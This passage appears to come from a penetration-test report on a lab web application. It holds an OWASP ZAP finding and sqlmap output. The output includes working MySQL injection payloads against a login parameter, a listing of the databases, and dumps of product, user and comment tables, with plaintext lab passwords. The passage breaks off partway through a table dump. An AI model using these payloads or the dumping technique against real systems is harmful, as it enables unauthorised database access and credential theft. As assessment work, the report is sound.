
URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/whats-new-panel/changeset?_expected=1603204191247

Method	GET
Evidence	345600000

URL https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1607327908656

Method	GET
Evidence	20201203

URL https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1607327908656

Method	GET
Evidence	20201130

URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527

Method	GET
Evidence	23927853

URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527

Method	GET
Evidence	91991358

URL
https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/cfr/changeset?_expected=1605809309013

Method	GET
Evidence	172800000

URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527

Method	GET
Evidence	85176234

URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527
Method GET
Evidence 26892897
URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527
Method GET
Evidence 68131295
URL https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1607327908656
Method GET
Evidence 20201206
URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527
Method GET
Evidence 12865609
URL
https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/records
Method GET
Evidence 91607703
URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527
Method GET
Evidence 37217682
URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527
Method GET
Evidence 359420698
URL https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/fxmonitor-breaches/changeset?_expected=1606931046527
Method GET
Evidence 152445165
URL
https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/cfr/changeset?_expected=1605809309013
Method GET
Evidence 86400000
URL https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1607327908656
Method GET
Evidence 20201129
Instances 121
Solution

Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.

Other information
95924166, which evaluates to: 1973-01-15 05:36:06

Reference
http://projects.webappsec.org/w/page/13246936/Information%20Leakage

CWE Id	200
WASC Id	13
Source ID	3

Figure 32: Full active scan from OWASP ZAP.

```
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.3.12#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:11:14 /2020-11-23/

[12:11:14] [INFO] parsing HTTP request from 'Desktop/test2.txt'
[12:11:14] [WARNING] provided parameter 'SecretCookie' appears to be 'hex' encoded
[12:11:14] [INFO] resuming back-end DBMS 'mysql'
[12:11:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: magaca (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: magaca=abc--' OR NOT 1165=1165#&furaha=abc--
&loginkeeping=loginkeeping&submit= Login

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(FLOOR)
```

```
    Payload: magaca=abc--' OR (SELECT 5251 FROM(SELECT
COUNT(*),CONCAT(0x7162627871,(SELECT
(ELT(5251=5251,1))),0x717a7a7171,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HlkX&furaha=abc--
&loginkeeping=loginkeeping&submit= Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
    Payload: magaca=abc--' OR (SELECT 4861 FROM (SELECT(SLEEP(5)))Kcmi)--
OVmv&furaha=abc--&loginkeeping=loginkeeping&submit= Login
---
[12:11:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[12:11:14] [INFO] fetching database names
[12:11:14] [INFO] used SQL query returns 15 entries
[12:11:14] [INFO] resumed: 'aa2000'
[12:11:14] [INFO] resumed: 'bbjewels'
[12:11:14] [INFO] resumed: 'carrental'
[12:11:14] [INFO] resumed: 'edgedata'
[12:11:14] [INFO] resumed: 'greasy'
[12:11:14] [INFO] resumed: 'information_schema'
[12:11:14] [INFO] resumed: 'mysql'
[12:11:14] [INFO] resumed: 'performance_schema'
[12:11:14] [INFO] resumed: 'phpmyadmin'
[12:11:14] [INFO] resumed: 'pizza_inn'
[12:11:14] [INFO] resumed: 'shop'
[12:11:14] [INFO] resumed: 'shopping'
[12:11:14] [INFO] resumed: 'somstore'
[12:11:14] [INFO] resumed: 'test'
[12:11:14] [INFO] resumed: 'vision'
[12:11:14] [INFO] fetching tables for databases: 'aa2000, bbjewels, carrental, edgedata,
greasy, information_schema, mysql, performance_schema, phpmyadmin, pizza_inn, shop,
shopping, somstore, test, vision'
[12:11:14] [INFO] used SQL query returns 301 entries
Database: aa2000
[25 tables]
+---------------------------------------------------+
| asset_archive
| asset_depreciation
| audit_trail
| backup_dbname
| comment
| customer_archive
| customers
| dep_method
| item_category
| loginout_history
| loginout_serverhistory
| message
| notif
| order_details
| orders
| purchases
| reply_message
| sent_messages
| tb_announcement
| tb_equipment
| tb_productreport
| tb_products
| tb_sentmessage
| tb_user
| user_type
+-----------------------------------------------------+

Database: bbjewels
[6 tables]
+-----------------------------------------------------+
| cart
| jewellery
| main_menu
| sub_menu
| users
| webcontent
+-----------------------------------------------------+

Database: carrental
[10 tables]
+-----------------------------------------------------+
| admin
| tblbooking
| tblbrands
| tblcontactusinfo
| tblcontactusquery
| tblpages
| tblsubscribers
| tbltestimonial
| tblusers
| tblvehicles
```

```
+---------------------------------------------------+

Database: edgedata
[4 tables]
+---------------------------------------------------+
| admin
| items
| orderdetails
| users
+---------------------------------------------------+

Database: greasy
[8 tables]
+---------------------------------------------------+
| items
| order_details
| orders
| ticket_details
| tickets
| users
| wallet
| wallet_details
+---------------------------------------------------+

Database: information_schema
[78 tables]
+---------------------------------------------------+
| ALL_PLUGINS
| APPLICABLE_ROLES
| CHANGED_PAGE_BITMAPS
| CHARACTER_SETS
| CLIENT_STATISTICS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| ENABLED_ROLES
| ENGINES
| EVENTS
| FILES
| GEOMETRY_COLUMNS
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| INDEX_STATISTICS
| INNODB_BUFFER_PAGE
| INNODB_BUFFER_PAGE_LRU
| INNODB_BUFFER_POOL_STATS
| INNODB_CHANGED_PAGES
| INNODB_CMP
| INNODB_CMPMEM
| INNODB_CMPMEM_RESET
| INNODB_CMP_PER_INDEX
| INNODB_CMP_PER_INDEX_RESET
| INNODB_CMP_RESET
| INNODB_FT_BEING_DELETED
| INNODB_FT_CONFIG
| INNODB_FT_DEFAULT_STOPWORD
| INNODB_FT_DELETED
| INNODB_FT_INDEX_CACHE
| INNODB_FT_INDEX_TABLE
| INNODB_LOCKS
| INNODB_LOCK_WAITS
| INNODB_METRICS
| INNODB_MUTEXES
| INNODB_SYS_COLUMNS
| INNODB_SYS_DATAFILES
| INNODB_SYS_FIELDS
| INNODB_SYS_FOREIGN
| INNODB_SYS_FOREIGN_COLS
| INNODB_SYS_INDEXES
| INNODB_SYS_SEMAPHORE_WAITS
| INNODB_SYS_TABLES
| INNODB_SYS_TABLESPACES
| INNODB_SYS_TABLESTATS
| INNODB_TABLESPACES_ENCRYPTION
| INNODB_TABLESPACES_SCRUBBING
| INNODB_TRX
| KEY_CACHES
| KEY_COLUMN_USAGE
| PARAMETERS
| PARTITIONS
| PLUGINS
| PROCESSLIST
| PROFILING
| REFERENTIAL_CONSTRAINTS
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| SESSION_STATUS
| SESSION_VARIABLES
| SPATIAL_REF_SYS
| STATISTICS
| SYSTEM_VARIABLES
| TABLES
| TABLESPACES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TABLE_STATISTICS
| TRIGGERS
| USER_PRIVILEGES
| USER_STATISTICS
| VIEWS
| XTRADB_INTERNAL_HASH_TABLES
| XTRADB_READ_VIEW
| XTRADB_RSEG
+---------------------------------------------------+

Database: mysql
[30 tables]
+---------------------------------------------------+
| user
| column_stats
| columns_priv
| db
| event
| func
| general_log
| gtid_slave_pos
| help_category
| help_keyword
| help_relation
| help_topic
| host
| index_stats
| innodb_index_stats
| innodb_table_stats
| plugin
| proc
| procs_priv
| proxies_priv
| roles_mapping
| servers
| slow_log
| table_stats
| tables_priv
| time_zone
| time_zone_leap_second
| time_zone_name
| time_zone_transition
| time_zone_transition_type
+---------------------------------------------------+

Database: performance_schema
[52 tables]
+---------------------------------------------------+
| accounts
| cond_instances
| events_stages_current
| events_stages_history
| events_stages_history_long
| events_stages_summary_by_account_by_event_name
| events_stages_summary_by_host_by_event_name
| events_stages_summary_by_thread_by_event_name
| events_stages_summary_by_user_by_event_name
| events_stages_summary_global_by_event_name
| events_statements_current
| events_statements_history
| events_statements_history_long
| events_statements_summary_by_account_by_event_name
| events_statements_summary_by_digest
| events_statements_summary_by_host_by_event_name
| events_statements_summary_by_thread_by_event_name
| events_statements_summary_by_user_by_event_name
| events_statements_summary_global_by_event_name
| events_waits_current
| events_waits_history
| events_waits_history_long
| events_waits_summary_by_account_by_event_name
| events_waits_summary_by_host_by_event_name
| events_waits_summary_by_instance
| events_waits_summary_by_thread_by_event_name
| events_waits_summary_by_user_by_event_name
| events_waits_summary_global_by_event_name
| file_instances
| file_summary_by_event_name
| file_summary_by_instance
| host_cache
| hosts
| mutex_instances
| objects_summary_global_by_type
| performance_timers
| rwlock_instances
| session_account_connect_attrs
| session_connect_attrs
| setup_actors
| setup_consumers
| setup_instruments
| setup_objects
| setup_timers
| socket_instances
| socket_summary_by_event_name
| socket_summary_by_instance
| table_io_waits_summary_by_index_usage
| table_io_waits_summary_by_table
| table_lock_waits_summary_by_table
| threads
| users
+----------------------------------------------------+

Database: phpmyadmin
[19 tables]
+----------------------------------------------------+
| pma__bookmark
| pma__central_columns
| pma__column_info
| pma__designer_settings
| pma__export_templates
| pma__favorite
| pma__history
| pma__navigationhiding
| pma__pdf_pages
| pma__recent
| pma__relation
| pma__savedsearches
| pma__table_coords
| pma__table_info
| pma__table_uiprefs
| pma__tracking
| pma__userconfig
| pma__usergroups
| pma__users
+---------------------------------------------------+

Database: pizza_inn
[20 tables]
+---------------------------------------------------+
| billing_details
| cart_details
| categories
| currencies
| food_details
| members
| messages
| orders_details
| partyhalls
| pizza_admin
| polls_details
| quantities
| questions
| ratings
| reservations_details
| specials
| staff
| tables
| timezones
| users
+---------------------------------------------------+

Database: shop
[4 tables]
+---------------------------------------------------+
| categories
| comments
| items
| users
+---------------------------------------------------+

Database: shopping
[10 tables]
+---------------------------------------------------+
| admin
| category
| orders
| ordertrackhistory
| productreviews
| products
| subcategory
| userlog
| users
| wishlist
+--------------------------------------------------+

Database: somstore
[16 tables]
+--------------------------------------------------+
| category
| chatting
| clients
| contact
| customer
| employee
| invoice_items
| invoices
| membership_grouppermissions
| membership_groups
| membership_userrecords
| membership_users
| payment
| product
| tblsongs
| warehouse
+--------------------------------------------------+

Database: vision
[19 tables]
+--------------------------------------------------+
| bursarystudent
| club
| clubmember
| expenditure
| grades
| image
| itempay
| nonstaff
| nonstaffpay
| payments
| spells
| staff
| student
| studentmark
| subject
| teacher
| teachercheck
| teachersalary
| users
+---------------------------------------------------+
```

Figure 35: SQL Map database names and tables

```
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.12#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by
this program

[*] starting @ 12:20:35 /2020-11-23/

[12:20:35] [INFO] parsing HTTP request from 'Desktop/test2.txt'
[12:20:35] [WARNING] provided parameter 'SecretCookie' appears to be 'hex' encoded
[12:20:35] [INFO] resuming back-end DBMS 'mysql'
[12:20:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: magaca (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: magaca=abc--' OR NOT 1165=1165#&furaha=abc--
&loginkeeping=loginkeeping&submit= Login

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(FLOOR)
    Payload: magaca=abc--' OR (SELECT 5251 FROM(SELECT
COUNT(*),CONCAT(0x7162627871,(SELECT
(ELT(5251=5251,1))),0x717a7a7171,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HlkX&furaha=abc--
&loginkeeping=loginkeeping&submit= Login
```

```
    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
    Payload: magaca=abc--' OR (SELECT 4861 FROM (SELECT(SLEEP(5)))Kcmi)--
OVmv&furaha=abc--&loginkeeping=loginkeeping&submit= Login
---
[12:20:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[12:20:35] [INFO] fetching tables for database: 'shop'
[12:20:35] [INFO] used SQL query returns 4 entries
[12:20:35] [INFO] resumed: 'categories'
[12:20:35] [INFO] resumed: 'comments'
[12:20:35] [INFO] resumed: 'items'
[12:20:35] [INFO] resumed: 'users'
[12:20:35] [INFO] fetching columns for table 'items' in database 'shop'
[12:20:35] [INFO] used SQL query returns 13 entries
[12:20:35] [INFO] resumed: 'Item_ID'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'Name'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] resumed: 'Description'
[12:20:35] [INFO] resumed: 'text'
[12:20:35] [INFO] resumed: 'Price'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] resumed: 'Add_Date'
[12:20:35] [INFO] resumed: 'date'
[12:20:35] [INFO] resumed: 'Country_Made'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] resumed: 'Image'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] resumed: 'Status'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] resumed: 'Rating'
[12:20:35] [INFO] resumed: 'smallint(6)'
[12:20:35] [INFO] resumed: 'Approve'
[12:20:35] [INFO] resumed: 'tinyint(4)'
[12:20:35] [INFO] resumed: 'Cat_ID'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'Member_ID'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'tags'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] fetching entries for table 'items' in database 'shop'
[12:20:35] [INFO] used SQL query returns 8 entries
[12:20:35] [INFO] resumed: '2018-07-21'
```

```
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '10'
[12:20:35] [INFO] resumed: ''
[12:20:35] [INFO] resumed: 'Iphone 7'
[12:20:35] [INFO] resumed: 'apple-iphone-6-2.jpeg'
[12:20:35] [INFO] resumed: '76'
[12:20:35] [INFO] resumed: '32'
[12:20:35] [INFO] resumed: 'Apple phone'
[12:20:35] [INFO] resumed: '300'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: 'Apple, phone'
[12:20:35] [INFO] resumed: '2018-07-21'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '10'
[12:20:35] [INFO] resumed: ''
[12:20:35] [INFO] resumed: 'Apple Iphone6'
[12:20:35] [INFO] resumed: 'iphone6.jpg'
[12:20:35] [INFO] resumed: '77'
[12:20:35] [INFO] resumed: '32'
[12:20:35] [INFO] resumed: 'Iphone 6'
[12:20:35] [INFO] resumed: '200'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: 'Apple, phone'
[12:20:35] [INFO] resumed: '2018-07-21'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '10'
[12:20:35] [INFO] resumed: ''
[12:20:35] [INFO] resumed: 'redmi note 4-1'
[12:20:35] [INFO] resumed: 'samsunggalaxy.jpg'
[12:20:35] [INFO] resumed: '78'
[12:20:35] [INFO] resumed: '32'
[12:20:35] [INFO] resumed: 'Samsung phone'
[12:20:35] [INFO] resumed: '250'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '3'
[12:20:35] [INFO] resumed: 'phone, samsung'
[12:20:35] [INFO] resumed: '2018-07-21'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '10'
[12:20:35] [INFO] resumed: ''
[12:20:35] [INFO] resumed: 'Samsung galaxy'
[12:20:35] [INFO] resumed: 'apple-iphone-6-2.jpeg'
```

```
[12:20:35] [INFO] resumed: '79'
[12:20:35] [INFO] resumed: '32'
[12:20:35] [INFO] resumed: 'Apple phone'
[12:20:35] [INFO] resumed: '300'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: 'Apple, phone'
[12:20:35] [INFO] resumed: '2017-12-28'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '11'
[12:20:35] [INFO] resumed: ''
[12:20:35] [INFO] resumed: 'Induscraft Solid Wood King Bed With Storage'
[12:20:35] [INFO] resumed: 'flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-
original...
[12:20:35] [INFO] resumed: '71'
[12:20:35] [INFO] resumed: '34'
[12:20:35] [INFO] resumed: 'Kingsize bed'
[12:20:35] [INFO] resumed: '199'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: 'bed'
[12:20:35] [INFO] resumed: '2017-12-28'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '11'
[12:20:35] [INFO] resumed: ''
[12:20:35] [INFO] resumed: 'Nilkamal Ursa Metal Queen Bed'
[12:20:35] [INFO] resumed: 'flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-
original...
[12:20:35] [INFO] resumed: '72'
[12:20:35] [INFO] resumed: '34'
[12:20:35] [INFO] resumed: 'Kingsize bed'
[12:20:35] [INFO] resumed: '199'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: 'bed'
[12:20:35] [INFO] resumed: '2017-12-28'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '11'
[12:20:35] [INFO] resumed: ''
[12:20:35] [INFO] resumed: 'Nilkamal Ursa Metal King Bed'
[12:20:35] [INFO] resumed: 'flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-
original...
[12:20:35] [INFO] resumed: '73'
[12:20:35] [INFO] resumed: '34'
```


```
[12:20:35] [INFO] resumed: 'Kingsize bed'
[12:20:35] [INFO] resumed: '199'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: 'bed'
[12:20:35] [INFO] resumed: '2017-12-28'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '11'
[12:20:35] [INFO] resumed: ''
[12:20:35] [INFO] resumed: 'Slumber Metal Queen Bed'
[12:20:35] [INFO] resumed: 'inaf245-queen-rosewood-sheesham-induscraft-na-honey-
brown-original...
[12:20:35] [INFO] resumed: '74'
[12:20:35] [INFO] resumed: '34'
[12:20:35] [INFO] resumed: 'Bed'
[12:20:35] [INFO] resumed: '150'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: 'Bed'
Database: shop
Table: items
[8 entries]
+--------+---------+-----------+---------------+-----------------+---------------------------------------------------------------------------+-------+--------+
| Cat_ID | Item_ID | Member_ID | Name          | tags            | Image                                                                     | Price | Rating |
+--------+---------+-----------+---------------+-----------------+---------------------------------------------------------------------------+-------+--------+
| 10     | 76      | 32        | Apple phone   | Apple, phone    | apple-iphone-6-2.jpeg                                                     | 300   | 0      |
| 10     | 77      | 32        | Iphone 6      | Apple, phone    | iphone6.jpg                                                               | 200   | 0      |
| 10     | 78      | 32        | Samsung phone | phone, samsung  | samsunggalaxy.jpg                                                         | 250   | 0      |
| 10     | 79      | 32        | Apple phone   | Apple, phone    | apple-iphone-6-2.jpeg                                                     | 300   | 0      |
| 11     | 71      | 34        | Kingsize bed  | bed             | flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-2.jpeg | 199   | 0      |
| 11     | 72      | 34        | Kingsize bed  | bed             | flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-2.jpeg | 199   | 0      |
| 11     | 73      | 34        | Kingsize bed  | bed             | flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-2.jpeg | 199   | 0      |
| 11     | 74      | 34        | Bed           | Bed             | inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-1.jpeg | 150   | 0      |
+--------+---------+-----------+---------------+-----------------+---------------------------------------------------------------------------+-------+--------+

[12:20:35] [INFO] table 'shop.items' dumped to CSV file
'/root/.sqlmap/output/192.168.1.20/dump/shop/items.csv'
[12:20:35] [INFO] fetching columns for table 'users' in database 'shop'
[12:20:35] [INFO] used SQL query returns 10 entries
[12:20:35] [INFO] resumed: 'UserID'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'Username'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] resumed: 'Password'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] resumed: 'Email'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] resumed: 'FullName'
[12:20:35] [INFO] resumed: 'varchar(255)'
```

```
[12:20:35] [INFO] resumed: 'GroupID'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'TrustStatus'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'RegStatus'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'Date'
[12:20:35] [INFO] resumed: 'date'
[12:20:35] [INFO] resumed: 'avatar'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] fetching entries for table 'users' in database 'shop'
[12:20:35] [INFO] used SQL query returns 4 entries
[12:20:35] [INFO] resumed: 'admin@hacklab.com'
[12:20:35] [INFO] resumed: 'Benny Hill'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: 'desiree'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '24'
[12:20:35] [INFO] resumed: 'admin'
[12:20:35] [INFO] resumed: '2016-05-06'
[12:20:35] [INFO] resumed: ''
[12:20:35] [INFO] resumed: 'hacklab@hacklab.com'
[12:20:35] [INFO] resumed: 'Rick Astley'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: 'hacklab'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '32'
[12:20:35] [INFO] resumed: 'hacklab'
[12:20:35] [INFO] resumed: '2017-12-26'
[12:20:35] [INFO] resumed: '218586283_female.png'
[12:20:35] [INFO] resumed: 'harrykane@hacklab.com'
[12:20:35] [INFO] resumed: 'Harry Kane'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: 'goldenboot'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '33'
[12:20:35] [INFO] resumed: 'harrykane'
[12:20:35] [INFO] resumed: '2017-12-26'
[12:20:35] [INFO] resumed: '980323710_male.png'
[12:20:35] [INFO] resumed: 'jordanpickford@hacklab.com'
[12:20:35] [INFO] resumed: 'Jordan Pickford'
```

```
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: 'knickers'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '34'
[12:20:35] [INFO] resumed: 'jordanpickford'
[12:20:35] [INFO] resumed: '2017-12-26'
[12:20:35] [INFO] resumed: '218586283_female.png'

Database: shop
Table: users
[4 entries]
+--------+---------+---------------------------+------------+----------------------+----------------+------------+----------------+-----------+-------------+
| UserID | GroupID | Email                     | Date       | avatar               | FullName       | Password   | Username       | RegStatus | TrustStatus |
+--------+---------+---------------------------+------------+----------------------+----------------+------------+----------------+-----------+-------------+
| 24     | 1       | admin@hacklab.com         | 2016-05-06 | <blank>              | Benny Hill     | desiree    | admin          | 1         | 0           |
| 32     | 0       | hacklab@hacklab.com       | 2017-12-26 | 218586283_female.png | Rick Astley    | hacklab    | hacklab        | 1         | 0           |
| 33     | 0       | harrykane@hacklab.com     | 2017-12-26 | 980323710_male.png   | Harry Kane     | goldenboot | harrykane      | 1         | 0           |
| 34     | 0       | jordanpickford@hacklab.com | 2017-12-26 | 218586283_female.png | Jordan Pickford | knickers  | jordanpickford | 1         | 0           |
+--------+---------+---------------------------+------------+----------------------+----------------+------------+----------------+-----------+-------------+
[12:20:35] [INFO] table 'shop.users' dumped to CSV file
'/root/.sqlmap/output/192.168.1.20/dump/shop/users.csv'
[12:20:35] [INFO] fetching columns for table 'comments' in database 'shop'
[12:20:35] [INFO] used SQL query returns 7 entries
[12:20:35] [INFO] resumed: 'c_id'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'comment'
[12:20:35] [INFO] resumed: 'text'
[12:20:35] [INFO] resumed: 'status'
[12:20:35] [INFO] resumed: 'tinyint(4)'
[12:20:35] [INFO] resumed: 'comment_date'
[12:20:35] [INFO] resumed: 'datetime'
[12:20:35] [INFO] resumed: 'item_id'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'user_id'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'touser_id'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] fetching entries for table 'comments' in database 'shop'
[12:20:35] [INFO] used SQL query returns 2 entries
[12:20:35] [INFO] resumed: '29'
[12:20:35] [INFO] resumed: 'I'll give you $100 for it. '
[12:20:35] [INFO] resumed: '2018-07-21 19:03:28'
[12:20:35] [INFO] resumed: '74'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: '34'
[12:20:35] [INFO] resumed: '32'
```

```
[12:20:35] [INFO] resumed: '30'
[12:20:35] [INFO] resumed: 'No chance mate. Its in a great condition.'
[12:20:35] [INFO] resumed: '2018-07-21 19:04:27'
[12:20:35] [INFO] resumed: '74'
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: '32'
[12:20:35] [INFO] resumed: '34'


Database: shop
Table: comments
[2 entries]
+------+---------+---------+-----------+--------+-------------------------------------------+---------------------+
| c_id | item_id | user_id | touser_id | status | comment                                   | comment_date        |
+------+---------+---------+-----------+--------+-------------------------------------------+---------------------+
| 29   | 74      | 32      | 34        | 1      | I'll give you $100 for it.                | 2018-07-21 19:03:28 |
| 30   | 74      | 34      | 32        | 1      | No chance mate. Its in a great condition. | 2018-07-21 19:04:27 |
+------+---------+---------+-----------+--------+-------------------------------------------+---------------------+
 [12:20:35] [INFO] table 'shop.comments' dumped to CSV file
'/root/.sqlmap/output/192.168.1.20/dump/shop/comments.csv'
[12:20:35] [INFO] fetching columns for table 'categories' in database 'shop'
[12:20:35] [INFO] used SQL query returns 8 entries
[12:20:35] [INFO] resumed: 'ID'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'Name'
[12:20:35] [INFO] resumed: 'varchar(255)'
[12:20:35] [INFO] resumed: 'Description'
[12:20:35] [INFO] resumed: 'text'
[12:20:35] [INFO] resumed: 'parent'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'Ordering'
[12:20:35] [INFO] resumed: 'int(11)'
[12:20:35] [INFO] resumed: 'Visibility'
[12:20:35] [INFO] resumed: 'tinyint(4)'
[12:20:35] [INFO] resumed: 'Allow_Comment'
